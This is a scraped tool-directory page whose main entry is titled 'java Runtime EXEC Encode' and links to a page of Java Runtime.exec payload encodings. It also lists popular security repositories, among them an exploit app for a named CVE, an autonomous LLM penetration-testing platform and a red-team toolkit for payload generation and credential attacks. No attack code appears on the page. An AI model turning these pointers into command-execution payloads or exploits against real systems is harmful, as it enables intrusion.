
java Runtime EXEC Encode

image

http://jackson-t.ca/runtime-exec-payloads.html

image

Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    276

Explore all tools

Browse our collection of tools

View all tools →